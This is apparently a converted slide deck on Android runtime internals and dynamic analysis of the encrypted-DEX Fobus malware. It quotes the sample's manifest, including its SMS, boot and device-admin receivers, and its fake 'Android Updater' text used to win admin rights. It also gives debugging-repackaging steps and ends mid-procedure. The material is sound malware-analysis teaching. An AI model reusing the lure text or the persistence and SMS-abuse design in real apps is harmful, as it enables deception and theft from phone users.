
- Iterate through each DEX item
  - Parse DEX structure to resolve all the bundled class definitions
    - Class field and method definition
    - Method bytecode body
  - Use class and method definition ids to access the Oat indexes for method native code



# DEX Class Member Indexing




# Oat Method Code Indexing



After initialization, ART transfer to the first  
Java world method `ZygoteInit.main()`

`JNIEnv::FindClass()`  
`JNIEnv::GetStaticMethod()`  
`JNIEnv::CallStaticVoidMethod()`

# Zygote Routine in Java World



1. framework/base/core/java/com/android/internal/os/Zygote.java
2. framework/base/core/java/com/android/internal/os/RuntimeInit.java

# Dynamic Analysis against Obfuscated Code

# Sample I – Encrypted DEX Code



File: Fobus.apk

Sha I: 4a56c57b6731533e174c94745524a3bd4fe13313

VirusTotal: <https://goo.gl/ldlLJ>

# Fobus Surface Info

## Requested Permissions

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.zwodrxcj.xnynjps">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
</manifest>
```

Telephony related privilege for potential:

- Sensitive information stealing
- Premium rate service dialing

# Fobus Surface Info

Component names are obfuscated

Component Definition

```
<application android:allowBackup="true" android:icon="@drawable/icon_install" android:label="@string/app_name"
android:name="com.zwodrxcj.xnynjps.Application" android:theme="@android:style/Theme.NoTitleBar.Fullscreen">
  <activity android:icon="@drawable/icon_install" android:label="@string/app_name" android:name=".L">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <receiver android:name=".RS">
    <intent-filter android:priority="1000">
      <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
  </receiver>
  <receiver android:name=".RA">
    <intent-filter android:priority="1000">
      <action android:name="android.intent.action.BOOT_COMPLETED"/>
      <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
    </intent-filter>
  </receiver>
  <receiver android:label="@string/app_name" android:name=".AD" android:permission="android.permission.
  BIND_DEVICE_ADMIN">
    <intent-filter>
      <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
      <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLED"/>
      <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
    </intent-filter>
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin"/>
  </receiver>
  <service android:name=".A"/>
  <service android:name=".W"/>
  <service android:name=".G"/>
  <service android:name=".X"/>
  <service android:name=".T"/>
</application>
```

Activated when SMS received

Activated when boot completed

Activated when device admin privilege is granted/canceled



# Fobus Surface Info

## Resource Definition

Disguise itself as legal Android updater

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <string name="app_name">Android Updater</string>
  <string name="loader_text" />
  <string name="admin_get">"In connection with updating Android, the installer
requires elevated privileges. With your consent, we will begin the upgrade
process, it will not harm your device, but instead add the following
advantages:
- speedup
- more economical consumption of resources
- eliminating vulnerabilities
Update procedure will not take more than 1 minute and will be performed in the
background."</string>
  <string name="admin_del">To roll back the updates requires a full factory
reset. All the information on your device will be removed: setting account
Google, photos, music, and other user data. Delete all personal data and
downloaded applications? Can not restore them.</string>
  <string name="loader_file" />
  <string name="admin_req">true</string>
</resources>
```

Nice description to  
cheat naïve victims



App icon after  
installation

# Fobus Surface Info

## How about the Code

## Significant Obfuscation !

[illegible]



# Fighting Encrypted DEX Code

- Emulator – Genymotion
  - <https://www.genymotion.com/download/>
- Debugging tool – Android Studio
  - <https://developer.android.com/studio/index.html>
- DEX tracing plugin – Smalidea
  - <https://github.com/JesusFreke/smali/wiki/smalidea>

# Fobus Analysis Preparation

## Create Virtual Device


1. Select the target API level  
(API 18 for Fobus malware)



2. Turn on Android SDK  
tools for the created device

# Fobus Analysis Preparation

Install Smalidea Plugin




Download the newest Smalidea package and install it as Studio plugin


# Fobus Analysis Preparation

## Import Fobus Smali

1. Import the existing Smali artifacts as Studio project



2. Set the source root for the newly created project



# Fobus Analysis Preparation

## Repackage Fobus

```
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/icon_install" android:label="@string/app_name" android:name="com.zwodrxcj.xnynjps.Application" android:theme="@android:style/Theme.NoTitleBar.Fullscreen">
  <activity android:icon="@drawable/icon_install" android:label="@string/app_name" android:name=".L">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
```

1. Turn on the debug flag in Manifest

2. Apply Apktool to repackage the sample

```
java -jar apktool.jar b Fobus -o FobusDbg.apk
```

3. Create the package key if necessary

```
keytool -genkeypair -alias mykey_alias -keyalg RSA -validity 128 -keystore mykey
```

4. Sign the package with our key

